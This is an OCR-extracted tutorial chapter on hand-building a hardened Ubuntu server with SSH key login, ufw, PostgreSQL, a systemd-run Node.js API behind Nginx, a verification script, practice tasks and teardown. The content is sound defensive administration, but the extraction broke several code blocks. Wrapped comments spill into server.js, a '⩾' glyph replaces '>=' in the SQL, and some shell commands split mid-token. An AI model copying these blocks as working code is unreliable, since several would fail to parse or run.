- **Ubuntu 24.04 LTS** VPS, reached only by SSH key as an unprivileged admin user, with root and password login disabled.
- **Node.js** API (`shop-api`) running as its own non-login system user, supervised by **systemd**, logging to the **journal**.
- **PostgreSQL** holding the data, reachable only on the loopback interface.
- **Nginx** as the public reverse proxy on port 80, the only application port exposed to the internet.
- A **firewall** (`ufw`) that allows just SSH and HTTP(S), plus log rotation, a verification script and a clean teardown.

Why do it manually first? Everything later in this roadmap — Docker, CI/CD, Terraform, Kubernetes — automates or wraps exactly these steps. If you have done them once with your own hands, you know what the tools are doing and how to debug them at 3 a.m.

You are done when `curl http://<server-ip>/products` returns JSON from PostgreSQL, `sudo ./verify.sh` prints `ALL CHECKS PASSED`, and you can explain every file you created.

2 Architecture




Figure 1-1

The request path and the files that matter:




Figure 1-2

Concern	Location on the server
Application code	`/opt/shop-api/` (owned by `deploy`, readable by the service)
Configuration and the DB secret	`/etc/shop-api/shop-api.env` (`root:shop-api`, mode `0640`)
systemd unit	`/etc/systemd/system/shop-api.service`
Nginx site	`/etc/nginx/sites-available/shop-api` (symlinked from `sites-enabled/`)
PostgreSQL data	`/var/lib/postgresql/16/main` (managed by the package)
Logs	`journalctl -u shop-api`, `/var/log/nginx/`, `/var/log/postgresql/`

Running accounts: `deploy` (human admin with `sudo`), `shop-api` (service, `nologin`), `postgres`, and `www-data` (Nginx workers).

3 Prerequisites and cost

- A laptop with a terminal and `ssh` (macOS, Linux, WSL2 or recent Windows).
- **A fresh Ubuntu 24.04 LTS server with a public IP and at least 1 vCPU and 1 GB RAM** from any VPS or cloud provider. Typical small instances cost a few dollars per month and are billed by the hour, so a weekend of work costs very little — **but billing continues until you destroy the server (section 7).** Set a calendar reminder. Free alternative: a local VM (`multipass launch 24.04 --name shop`, VirtualBox, or UTM); you lose only the public-internet parts.
- Optional: a domain name for `example.com`-style access and HTTPS (stretch goals). Documentation addresses below (`203.0.113.10`) are placeholders; use your server's IP.
- Roughly 8-10 hours, ideally two sessions. Read topics 1-13 of this level first, or keep them open: each milestone says which one it uses.

Coverage of the level's topics:

Topic	Where you use it
1 Filesystem hierarchy	M3 layout: `/opt`, `/etc`, `/var`, `/run`
2 Navigating and managing files	all milestones: `mkdir`, `install`, `cp`, `ln -s`, `rm`
3 Viewing and searching text	M8: `less`, `grep`, `journalctl -g`, `tail -f`
4 awk and sed	M5 and M8: edit config with `sed`, summarize the Nginx log with `awk`
5 Network and transfer	M2, M5, M9: `curl`, `ss`, `scp`/`rsync`, `nc`
6 Permissions	M1, M3, M4: `0600`, `0640`, `chown`, the secret file
7 Users, groups, sudo	M1, M3: `deploy`, `shop-api`, `sudo`
8 Processes and signals	M6, M8: PIDs, `SIGTERM` vs `SIGKILL`, restart behavior
9 Daemons and systemd	M6: the unit file
10 System monitoring	M8: `uptime`, `free`, `df`, `top`
11 systemctl and journalctl	M6, M8: service control, logs, rotation
12 SSH keys	M1: keypair, `authorized_keys`, host fingerprint
13 ssh-agent and tunnels	M1, M9: `~/.ssh/config`, tunnel to PostgreSQL

4 Build it step by step

Commands run on **your laptop** are marked `(laptop)`; everything else runs on the **server**. Replace `203.0.113.10` with your server's IP.

M0 — Provision and first login *(topics 5, 12)*

1. Create the server in your provider's console: Ubuntu 24.04 LTS, smallest size, region near you, and **add your SSH public key** in the creation form. If you have no key yet `(laptop)`: `ssh-keygen -t ed25519 -C "you@laptop"` and paste `~/.ssh/id_ed25519.pub`.
2. Connect as root (some providers use `ubuntu` or `debian`-style default users; use whatever the console states, and prefix commands with `sudo` if you are not root). The fingerprint prompt appears only on first contact. Compare it with the one shown in the provider's console or log if available before typing `yes`.

```bash
ssh root@203.0.113.10                    # (laptop)
cat /etc/os-release | head -2            # PRETTY_NAME="Ubuntu 24.04 ... LTS"
uptime; free -h; df -h /                 # baseline: topic 10
sudo apt-get update && sudo apt-get -y upgrade
```

   If the upgrade installs a new kernel it may say a reboot is needed: `sudo reboot`, wait a minute, reconnect.

M1 — Admin user and SSH hardening *(topics 7, 12, 13, 6)*

1. Create an unprivileged admin with `sudo` and your key. (Do not leave it passwordless: `sudo` will ask for this password. Choose a strong one.)

```bash
adduser --gecos "" deploy                # prompts for a password
usermod -aG sudo deploy
install -d -m 700 -o deploy -g deploy /home/deploy/.ssh
cp ~/.ssh/authorized_keys /home/deploy/.ssh/authorized_keys     # if you are root and
  the key came from the console
chown deploy:deploy /home/deploy/.ssh/authorized_keys
chmod 600 /home/deploy/.ssh/authorized_keys
```

2. **In a second terminal** `(laptop)` confirm the new login works *before* changing anything else. Add a convenient alias:

```bash
cat >> ~/.ssh/config <<'EOF'

Host shop
    HostName 203.0.113.10
    User deploy
    IdentityFile ~/.ssh/id_ed25519
    IdentitiesOnly yes
    ServerAliveInterval 30
EOF
ssh shop 'id && sudo -l | head -3'         # uid=1001(deploy) ... groups=...,27(sudo)
```

3. Harden `sshd` with a drop-in file (it is read before cloud-init's `50-*.conf`, and for sshd the first value wins):

```bash
sudo tee /etc/ssh/sshd_config.d/10-hardening.conf > /dev/null <<'EOF'
PermitRootLogin no
PasswordAuthentication no
KbdInteractiveAuthentication no
PubkeyAuthentication yes
MaxAuthTries 3
EOF
sudo sshd -t && sudo systemctl reload ssh      # validate, then apply
sudo sshd -T | grep -iE '^(permitrootlogin|passwordauthentication)'
```

   Expected: `permitrootlogin no`, `passwordauthentication no`. **Keep your existing session open**, and from a new terminal run `ssh shop` (works) and `ssh -o PubkeyAuthentication=no deploy@203.0.113.10` and `ssh root@203.0.113.10` (both refused with `Permission denied`). From now on, work as `deploy` with `sudo`.

M2 — Firewall and baseline *(topics 5, 10)*

Allow SSH **before** enabling the firewall, or you will lock yourself out.

```bash
sudo apt-get install -y ufw curl
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow OpenSSH            # port 22
sudo ufw allow 80/tcp
sudo ufw allow 443/tcp            # for the optional HTTPS stretch goal
sudo ufw enable                   # answer y
sudo ufw status verbose           # Status: active, rules for 22, 80, 443
```

Also check the provider's own cloud firewall or security group (if any) allows the same three ports: it is a second layer, in front of `ufw`. See what already listens: `sudo ss -tlnp`. Right now only `sshd` should be public.

M3 — Service account and directory layout *(topics 1, 6, 7)*

```bash
sudo useradd --system --no-create-home --shell /usr/sbin/nologin shop-api
id shop-api                                                  # low UID, own group
sudo install -d -o deploy -g deploy -m 755 /opt/shop-api # code
sudo install -d -o root -g shop-api -m 750 /etc/shop-api # config directory
ls -ld /opt/shop-api /etc/shop-api
```

Rule of the hierarchy: code in `/opt`, configuration in `/etc`, state in `/var/lib`, logs in `/var/log` (or the journal).

M4 — PostgreSQL *(topics 5, 6, 12)*

```bash
sudo apt-get install -y postgresql          # PostgreSQL 16 on Ubuntu 24.04
systemctl is-active postgresql
sudo ss -tlnp | grep 5432                   # 127.0.0.1:5432 and [::1]:5432 only
```

The package listens on localhost only (`listen_addresses = 'localhost'`) and its `pg_hba.conf` requires password auth over TCP. Leave it that way.

Create the role, the database, the table and the secret file. Run it all in one shell session so `$DB_PASS` stays available:

```bash
```

```
DB_PASS=$(openssl rand -hex 24)             # random password, 48 hex characters
sudo -u postgres psql -v ON_ERROR_STOP=1 <<EOF
CREATE ROLE shop LOGIN PASSWORD '${DB_PASS}';
CREATE DATABASE shopdb OWNER shop;
EOF

PGPASSWORD="$DB_PASS" psql -h 127.0.0.1 -U shop -d shopdb -v ON_ERROR_STOP=1 <<'EOF'
CREATE TABLE IF NOT EXISTS products (
  id          serial PRIMARY KEY,
  name        text NOT NULL,
  price_cents integer NOT NULL CHECK (price_cents ⩾ 0),
  created_at  timestamptz NOT NULL DEFAULT now()
);
INSERT INTO products (name, price_cents) VALUES
  ('Keyboard', 4999), ('Mouse', 1999), ('USB-C cable', 899);
SELECT id, name, price_cents FROM products;
EOF
```

Expected: three rows. Now store the connection settings where only root and the service group can read them:

```
BASH
sudo tee /etc/shop-api/shop-api.env > /dev/null <<EOF
NODE_ENV=production
HOST=127.0.0.1
PORT=3000
DATABASE_URL=postgres://shop:${DB_PASS}@127.0.0.1:5432/shopdb
EOF
sudo chown root:shop-api /etc/shop-api/shop-api.env
sudo chmod 640 /etc/shop-api/shop-api.env
ls -l /etc/shop-api/shop-api.env           # -rw-r----- 1 root shop-api
unset DB_PASS
```

M5 — Node.js and the application *(topics 2, 4, 5)*

1. Install a current Node.js LTS from the NodeSource apt repository (Ubuntu's own `nodejs` package is older). Check nodejs.org for the supported LTS lines; the commands work for any listed major version.

```bash
sudo apt-get install -y ca-certificates curl gnupg
sudo mkdir -p /etc/apt/keyrings
curl -fsSL https://deb.nodesource.com/gpgkey/nodesource-repo.gpg.key | sudo gpg --
  dearmor -o /etc/apt/keyrings/nodesource.gpg
NODE_MAJOR=22
echo "deb [signed-by=/etc/apt/keyrings/nodesource.gpg]
  https://deb.nodesource.com/node_${NODE_MAJOR}.x nodistro main" \
  | sudo tee /etc/apt/sources.list.d/nodesource.list
sudo apt-get update && sudo apt-get install -y nodejs
node -v && npm -v && which node            # /usr/bin/node
```

2. Create the application as `deploy` in `/opt/shop-api`:

```bash
cd /opt/shop-api
cat > package.json <<'EOF'
{
  "name": "shop-api",
  "version": "1.0.0",
  "private": true,
  "main": "server.js",
  "dependencies": { "pg": "^8.11.0" }
}
EOF
cat > server.js <<'EOF'
'use strict';
const http = require('node:http');
const { Pool } = require('pg');

const PORT = Number(process.env.PORT || 3000);
const HOST = process.env.HOST || '127.0.0.1';
const pool = new Pool({ connectionString: process.env.DATABASE_URL, max: 5 });
// An idle connection can be dropped (for example a database restart). Without this
  handler Node would exit.
pool.on('error', (err) => log('error', 'idle db client error', { error: err.message
  }));

function log(level, msg, extra = {}) {
  console.log(JSON.stringify({ time: new Date().toISOString(), level, msg, ...extra
  }));
}
function send(res, status, body) {
  res.writeHead(status, { 'Content-Type': 'application/json' });
  res.end(JSON.stringify(body));
}

const server = http.createServer(async (req, res) => {
  const started = Date.now();
  res.on('finish', () => log('info', 'request',
```

```
    { method: req.method, url: req.url, status: res.statusCode, ms: Date.now() -
  started }));
  try {
    const url = new URL(req.url, 'http://localhost');
    if (req.method === 'GET' && url.pathname === '/health') {
      await pool.query('SELECT 1');
      return send(res, 200, { status: 'ok', db: 'up' });
    }
    if (req.method === 'GET' && url.pathname === '/products') {
      const { rows } = await pool.query('SELECT id, name, price_cents FROM products
  ORDER BY id');
      return send(res, 200, rows);
    }
    const m = url.pathname.match(/^\/products\/(\d+)$/);
    if (req.method === 'GET' && m) {
      const { rows } = await pool.query('SELECT id, name, price_cents FROM products
  WHERE id = $1', [m[1]]);
      return rows.length ? send(res, 200, rows[0]) : send(res, 404, { error: 'not
  found' });
    }
    return send(res, 404, { error: 'not found' });
  } catch (err) {
    log('error', 'handler failed', { error: err.message });
    return send(res, 503, { status: 'error', error: 'database unavailable' });
  }
});

server.listen(PORT, HOST, () => log('info', 'shop-api listening', { host: HOST, port:
  PORT }));

function shutdown(signal) {            // graceful stop on SIGTERM: stop accepting,
  drain, close the pool
  log('info', 'shutting down', { signal });
  server.close(async () => { await pool.end(); process.exit(0); });
  setTimeout(() => process.exit(1), 10000).unref();
}
process.on('SIGTERM', () => shutdown('SIGTERM'));
process.on('SIGINT', () => shutdown('SIGINT'));
EOF
npm install --omit=dev --no-audit --no-fund
ls                                          # node_modules  package-lock.json
  package.json  server.js
```

3. Smoke-test it by hand, as the service user, with the real environment file. This proves permissions before systemd is involved:

```bash
sudo -u shop-api bash -c 'set -a; . /etc/shop-api/shop-api.env; set +a; cd /opt/shop-api && exec node server.js' &
sleep 1
curl -s http://127.0.0.1:3000/health ; echo        # {"status":"ok","db":"up"}
curl -s http://127.0.0.1:3000/products ; echo      # the three products as JSON
kill %1                                            # SIGTERM: you should see "shutting down" in the output
```

If this fails with `permission denied` check the modes from M3 and M4. For later deployments, push new code with `rsync -av --exclude node_modules ./ shop:/opt/shop-api/` `(laptop)`.

M6 — Run it under systemd *(topics 8, 9, 11)*

```bash
sudo tee /etc/systemd/system/shop-api.service > /dev/null <<'EOF'
[Unit]
Description=shop-api (Node.js)
After=network-online.target postgresql.service
Wants=network-online.target postgresql.service

[Service]
Type=simple
User=shop-api
Group=shop-api
WorkingDirectory=/opt/shop-api
EnvironmentFile=/etc/shop-api/shop-api.env
ExecStart=/usr/bin/node /opt/shop-api/server.js
Restart=on-failure
RestartSec=3
TimeoutStopSec=20
NoNewPrivileges=true
ProtectSystem=strict
ProtectHome=true
PrivateTmp=true

[Install]
WantedBy=multi-user.target
EOF
sudo systemd-analyze verify /etc/systemd/system/shop-api.service
sudo systemctl daemon-reload
sudo systemctl enable --now shop-api
systemctl status shop-api --no-pager        # Active: active (running)
curl -s http://127.0.0.1:3000/health ; echo
journalctl -u shop-api -n 5 --no-pager      # JSON lines: "shop-api listening"
```

Prove the supervision: `sudo kill -9 "$(systemctl show -p MainPID --value shop-api)"`, wait four seconds, and `systemctl show -p MainPID,NRestarts shop-api` shows a new PID and `NRestarts=1`. Then `sudo systemctl stop shop-api` and read the `shutting down` line from `SIGTERM` in the journal. Start it again.

M7 — Nginx reverse proxy *(topics 2, 5, 4)*

```bash
sudo apt-get install -y nginx
sudo tee /etc/nginx/sites-available/shop-api > /dev/null <<'EOF'
upstream shop_api {
    server 127.0.0.1:3000;
    keepalive 16;
}

server {
    listen 80 default_server;
    listen [::]:80 default_server;
    server_name example.com www.example.com _;

    access_log /var/log/nginx/shop-api.access.log;
    error_log  /var/log/nginx/shop-api.error.log warn;
    client_max_body_size 1m;

    location / {
        proxy_pass http://shop_api;
        proxy_http_version 1.1;
        proxy_set_header Connection "";
        proxy_set_header Host              $host;
        proxy_set_header X-Real-IP         $remote_addr;
        proxy_set_header X-Forwarded-For   $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
        proxy_connect_timeout 5s;
        proxy_read_timeout    30s;
    }
}
EOF
sudo ln -s /etc/nginx/sites-available/shop-api /etc/nginx/sites-enabled/shop-api
sudo rm /etc/nginx/sites-enabled/default       # the welcome page would otherwise also
  claim port 80
sudo nginx -t                                   # syntax is ok / test is successful
sudo systemctl enable --now nginx
sudo systemctl reload nginx
curl -s http://127.0.0.1/products ; echo
```

From your laptop `(laptop)`: `curl -s http://203.0.113.10/health` returns `{"status":"ok","db":"up"}`, and `curl --max-time 5 http://203.0.113.10:3000/health` must **fail** (port 3000 is bound to loopback and blocked by the firewall).

M8 — Logs, rotation and monitoring *(topics 3, 4, 10, 11)*

1. Make the journal persistent and bounded:

```bash
sudo mkdir -p /etc/systemd/journald.conf.d
printf '[Journal]\nStorage=persistent\nSystemMaxUse=500M\nMaxRetentionSec=1month\n' |
  sudo tee /etc/systemd/journald.conf.d/50-size.conf
sudo systemctl restart systemd-journald
journalctl --disk-usage
```

2. Nginx logs are rotated by the package rule `/etc/logrotate.d/nginx`; confirm and dry-run it:

```bash
cat /etc/logrotate.d/nginx | head -12
sudo logrotate -d /etc/logrotate.d/nginx 2>&1 | head -8
systemctl list-timers logrotate.timer --no-pager
```

3. Generate traffic and read the logs with the text tools:

```bash
for i in $(seq 20); do curl -s -o /dev/null http://127.0.0.1/products; done; curl -s -
  o /dev/null http://127.0.0.1/nope
sudo awk '{print $9}' /var/log/nginx/shop-api.access.log | sort | uniq -c | sort -rn
  # counts per HTTP status
sudo awk '{print $7}' /var/log/nginx/shop-api.access.log | sort | uniq -c | sort -rn |
  head -3
journalctl -u shop-api -g '"status":404' --no-pager | tail -2
journalctl -u shop-api -p err --since "1 hour ago" --no-pager
```

4. A one-minute health glance, the same one you would run in an incident:

```bash
uptime; nproc; free -h; df -h /; ps -eo pid,user,%cpu,%mem,cmd --sort=-%mem | head -5
```

M9 — Verify, then tunnel *(topics 5, 10, 13)*

Create `/home/deploy/verify.sh` (it needs `sudo` because it reads `ufw` and `sshd` settings):

```bash
cat > ~/verify.sh <<'EOF'
#!/usr/bin/env bash
# verify.sh - checks the manual shop-api stack. Exit 0 only if everything passes.
set -u
fail=0
check() {                       # usage: check "description" command args...
```

```
  local desc=$1; shift
  if "$@" >/dev/null 2>&1; then printf 'PASS  %s\n' "$desc"; else printf 'FAIL  %s\n'
  "$desc"; fail=1; fi
}
not_public() {                  # true when nothing listens on 0.0.0.0 or [::] for the
  given port
  ! ss -H -tln "sport = :$1" | awk '{print $4}' | grep -Eq '^(0\.0\.0\.0|\*|\[::\]):'
}
runs_as() {                     # runs_as unit user
  local pid; pid=$(systemctl show -p MainPID --value "$1")
  [ "$pid" -ne 0 ] && [ "$(ps -o user= -p "$pid")" = "$2" ]
}

check "nginx active"                    systemctl is-active --quiet nginx
check "postgresql active"               systemctl is-active --quiet postgresql
check "shop-api active"                 systemctl is-active --quiet shop-api
check "shop-api enabled at boot"        systemctl is-enabled --quiet shop-api
check "shop-api runs as shop-api"       runs_as shop-api shop-api
check "API /health through nginx"       curl -fsS --max-time 5 -H 'Host: example.com'
  http://127.0.0.1/health
check "API /products returns data"      bash -c "curl -fsS --max-time 5
  http://127.0.0.1/products | grep -q Keyboard"
check "port 3000 not public"            not_public 3000
check "port 5432 not public"            not_public 5432
check "ufw active"                      bash -c "ufw status | grep -q 'Status: active'"
check "ssh password login disabled"     bash -c "sshd -T | grep -qi
  '^passwordauthentication no'"
check "ssh root login disabled"         bash -c "sshd -T | grep -qi '^permitrootlogin no'"
check "env file mode is 640"            bash -c "[ \"\$(stat -c %a /etc/shop-api/shop-
  api.env)\" = 640 ]"
check "root disk below 80 percent"      bash -c "[ \"\$(df --output=pcent / | tail -1 | tr
  -dc 0-9)\" -lt 80 ]"

[ "$fail" = 0 ] && echo "ALL CHECKS PASSED" || echo "SOME CHECKS FAILED"
exit "$fail"
EOF
chmod +x ~/verify.sh && sudo ~/verify.sh
```

Finally, reach PostgreSQL from your laptop **without** opening its port, using an SSH tunnel `(laptop)`:

BASH

```
ssh -fN -L 5433:127.0.0.1:5432 shop
psql -h 127.0.0.1 -p 5433 -U shop -d shopdb -c 'SELECT count(*) FROM products;'   # asks
  for the DB password from /etc/shop-api/shop-api.env
kill "$(pgrep -f 'ssh -fN -L 5433')"
```

5 Tasks

- [ ] **T1 — Build the foundation (M0-M2)** *(≈90 min, beginner)* — exercises topics 5, 7, 12
  - **Goal:** a server you can only enter by key, as `deploy`, behind a firewall.
  - **Steps:**
    1. Provision the VPS, create `deploy`, install your key, and add the `Host shop` entry.
    2. Apply the sshd drop-in, validate with `sshd -t`, reload, and test from a second terminal.
    3. Enable `ufw` with SSH, 80 and 443.
  - **Done when:** `ssh shop` works, `ssh root@<ip>` and password logins are refused, and `sudo ufw status verbose` shows exactly three allowed ports.
- [ ] **T2 — Service account and layout (M3)** *(≈30 min, beginner)* — exercises topics 1, 6, 7
  - **Goal:** put every file where operators expect it, with the least privilege.
  - **Steps:**
    1. Create `shop-api` as a `nologin` system user and the directories `/opt/shop-api` and `/etc/shop-api`.
    2. Try `sudo -u shop-api bash` (it refuses) and `sudo -u shop-api ls /etc/shop-api` (works), then `sudo -u shop-api touch /etc/shop-api/x` (fails).
  - **Done when:** you can state the owner, group and mode of each directory and explain why the service cannot write to its own code or config.
- [ ] **T3 — Database and app (M4-M5)** *(≈90 min, intermediate)* — exercises topics 2, 5, 6
  - **Goal:** the API answers from PostgreSQL when run by hand as `shop-api`.
  - **Steps:**
    1. Install PostgreSQL, create the role, database, table and seed rows; write the env file with mode `0640`.
    2. Install Node.js, create the app, run it manually as `shop-api`, and call `/health` and `/products`.
    3. Show `ss -tlnp` has PostgreSQL and the app listening only on loopback.
  - **Done when:** `curl` returns the three products, `ls -l` shows `-rw-r----- root shop-api` on the env file, and `sudo -u nobody cat /etc/shop-api/shop-api.env` is denied.
- [ ] **T4 — Systemd and Nginx (M6-M7)** *(≈90 min, intermediate)* — exercises topics 8, 9, 11
  - **Goal:** a supervised service behind a reverse proxy.
  - **Steps:**

1. Install the unit, enable it, kill the process with `SIGKILL`, and watch it return; then stop it with `SIGTERM` and find the graceful-shutdown line in the journal.
2. Install the Nginx site, run `nginx -t`, `reload`, and call the API from your laptop on port 80.
3. Run `sudo systemctl reboot` and verify everything is back without any manual start.

- **Done when:** after the reboot `curl http://<ip>/health` works, `systemctl is-enabled shop-api nginx postgresql` prints `enabled` three times, and `NRestarts` shows your kill.

☐ **T5 — Break it and fix it (M6-M8)** *(≈60 min, advanced)* — exercises topics 3, 8, 10, 11

- **Goal:** diagnose five failures using only logs and status commands.
- **Steps:** for each fault below, observe the symptom (`curl` status or `systemctl status`), find the evidence (journal, Nginx error log, `ss`, `ps`), fix it, and write down the line that proved the cause:
  1. `sudo systemctl stop postgresql` (expect `503` from `/health`; start it again and show the API recovers without restarting it).
  2. `sudo chmod 600 /etc/shop-api/shop-api.env` (the service cannot read it after a restart).
  3. `sudo systemctl stop shop-api` (Nginx answers `502 Bad Gateway`; find `connect() failed` in `/var/log/nginx/shop-api.error.log`).
  4. Change the Nginx `proxy_pass` port to `3001`, run `nginx -t` (passes), reload, and diagnose the resulting `502`.
  5. `sudo ufw deny 80/tcp` (laptop requests time out while local `curl 127.0.0.1` still works).
- **Done when:** all five are repaired, `sudo ./verify.sh` is green again, and your notes name the evidence for each.

☐ **T6 — Tunnel and observe (M8-M9)** *(≈45 min, intermediate)* — exercises topics 4, 10, 13

- **Goal:** use the admin tools you would use in production.
- **Steps:**
  1. Open the PostgreSQL tunnel from your laptop and run a query through it; confirm `nc -zv <ip> 5432` from the laptop fails.
  2. Use `awk` to compute the slowest request in `journalctl -u shop-api -o cat` (the JSON `ms` field; `grep -o '"ms":[0-9]*' | cut -d: -f2 | sort -n | tail -1` is enough), and the 5xx count in the Nginx log.

3. Record `uptime`, `free -h`, `df -h /` before and after sending 500 requests with a shell loop.

- **Done when:** the tunneled query returns a row count, the direct connection is refused, and you have the before/after numbers.

- [ ] **T7 — Add a nightly backup with a systemd timer** *(≈60 min, advanced)* — exercises topics 6, 9, 11
  - **Goal:** schedule a `pg_dump` the systemd way and prove a restore.
  - **Steps:**
    1. Create `/var/backups/shop-api` (`postgres`-owned, `0700`) and a `shop-backup.service` (`User=postgres`, `ExecStart=/bin/sh -c 'pg_dump -Fc shopdb > /var/backups/shop-api/shopdb-$(date +%%F).dump'`) with a `shop-backup.timer` (`OnCalendar=*-*-* 03:00:00`, `Persistent=true`). (Running as the `postgres` OS user uses peer authentication, so no password is needed. In a unit file `%%` is a literal `%`.)
    2. Run the service once with `systemctl start`, read the journal, then restore it with `sudo -u postgres createdb shopdb_restore` and `sudo -u postgres pg_restore --no-owner -d shopdb_restore <dump file>`, and compare row counts.
  - **Done when:** `systemctl list-timers shop-backup.timer` shows the next run, a dump file exists, and the restored database has the same three rows.

- [ ] **T8 — Prove it: rebuild without the guide** *(≈2-3 hours, advanced)*
  - **Goal:** show you own the whole stack.
  - **Steps:**
    1. Destroy the server (or create a second one). Without opening this page, rebuild it using only your own notes and the `man` pages, in the same order.
    2. Turn your notes into a single idempotent `bootstrap.sh` (or an Ansible-style checklist) and run it on a clean machine.
    3. Explain aloud, to a teammate or in writing, what each of the 13 topics did for you in this build.
  - **Done when:** `sudo ./verify.sh` prints `ALL CHECKS PASSED` on the rebuilt server and your bootstrap script runs twice without errors.

6 Verification checklist

Run each command on the server (or laptop where marked) and tick the box when the result matches.

- [ ] `sudo ./verify.sh` ends with `ALL CHECKS PASSED`.

- [ ] `(laptop)` `curl -s http://<ip>/health` returns `{"status":"ok","db":"up"}`; `curl -s http://<ip>/products` returns three products.
- [ ] `(laptop)` `ssh root@<ip>` and password login are both refused; `ssh shop` works.
- [ ] `sudo ss -tlnp` shows only `sshd` and `nginx` on `0.0.0.0` / `[::]` (ports 22 and 80); ports 3000 and 5432 are on `127.0.0.1` / `[::1]` only.
- [ ] `ps -o user,pid,cmd -C node` shows `shop-api`, not `root` or `deploy`.
- [ ] `ls -l /etc/shop-api/shop-api.env` shows `-rw-r----- root shop-api`; `sudo -u nobody cat` of it fails.
- [ ] `systemctl is-enabled shop-api nginx postgresql` prints `enabled` for all three, and the stack survives `sudo reboot`.
- [ ] After `sudo kill -9` of the Node process, `systemctl show -p NRestarts shop-api` increases and the API answers again within seconds.
- [ ] `journalctl -u shop-api -n 20` shows JSON request lines; `journalctl --disk-usage` is bounded by your `SystemMaxUse`.
- [ ] `sudo logrotate -d /etc/logrotate.d/nginx` shows the Nginx rule would run; `df -h /` is below 80 percent.
- [ ] `sudo ufw status verbose` lists only 22, 80 and 443 (443 only if you kept it).

7 Teardown

Destroy the server so billing stops. This is the step people forget.

1. Optional: save anything you want to keep `(laptop)`: `scp shop:~/verify.sh .` and your notes.
2. In the provider's console, **delete (destroy) the server**, and delete any attached volumes, snapshots, reserved/floating IPs and DNS records you created. Stopping the server is not enough on most providers: stopped servers can still be billed.
3. Remove local traces `(laptop)`: delete the `Host shop` block from `~/.ssh/config`, remove the stale host key with `ssh-keygen -R 203.0.113.10`, and `ssh-add -d` any key you used only for this exercise.
4. Next day: check the provider's billing page to confirm no resources remain.

If you used a local VM, `multipass delete shop && multipass purge` (or delete the VM in your hypervisor). If you want to keep the server but undo the project:

```bash
sudo systemctl disable --now shop-api nginx
sudo rm /etc/systemd/system/shop-api.service /etc/nginx/sites-enabled/shop-api
  /etc/nginx/sites-available/shop-api
sudo rm -r /etc/shop-api /opt/shop-api
sudo -u postgres psql -c 'DROP DATABASE shopdb;' -c 'DROP ROLE shop;'
sudo userdel shop-api
sudo systemctl daemon-reload
```

8 Stretch goals and what to learn next

- **HTTPS with Let's Encrypt:** point a DNS `A` record for your domain at the server, set `server_name` to it, then `sudo apt-get install -y certbot python3-certbot-nginx && sudo certbot --nginx -d example.com`. Verify the renewal timer with `systemctl list-timers | grep certbot`. Background: TCP Connections and TLS Handshakes §2.6.
- **More hardening:** `fail2ban` or `ufw limit OpenSSH`, unattended security upgrades (`unattended-upgrades`), `AllowUsers deploy`, Nginx security headers. Next topic: Linux Security and SSH Hardening §11.1.
- **Zero-downtime deploys:** run two instances on ports 3000 and 3001 and add both to the `upstream`; reload one at a time. See Deployment Strategies §0.7 and Rolling Deployments §5.10.
- **Automate it:** turn this runbook into a script, then a configuration-management role, then Terraform plus cloud-init. See Configuration Management §0.4 and Infrastructure as Code §0.3.
- **Containerize it:** the same API in a container, with `docker compose` for Nginx, the app and PostgreSQL: Docker Compose §4.8.
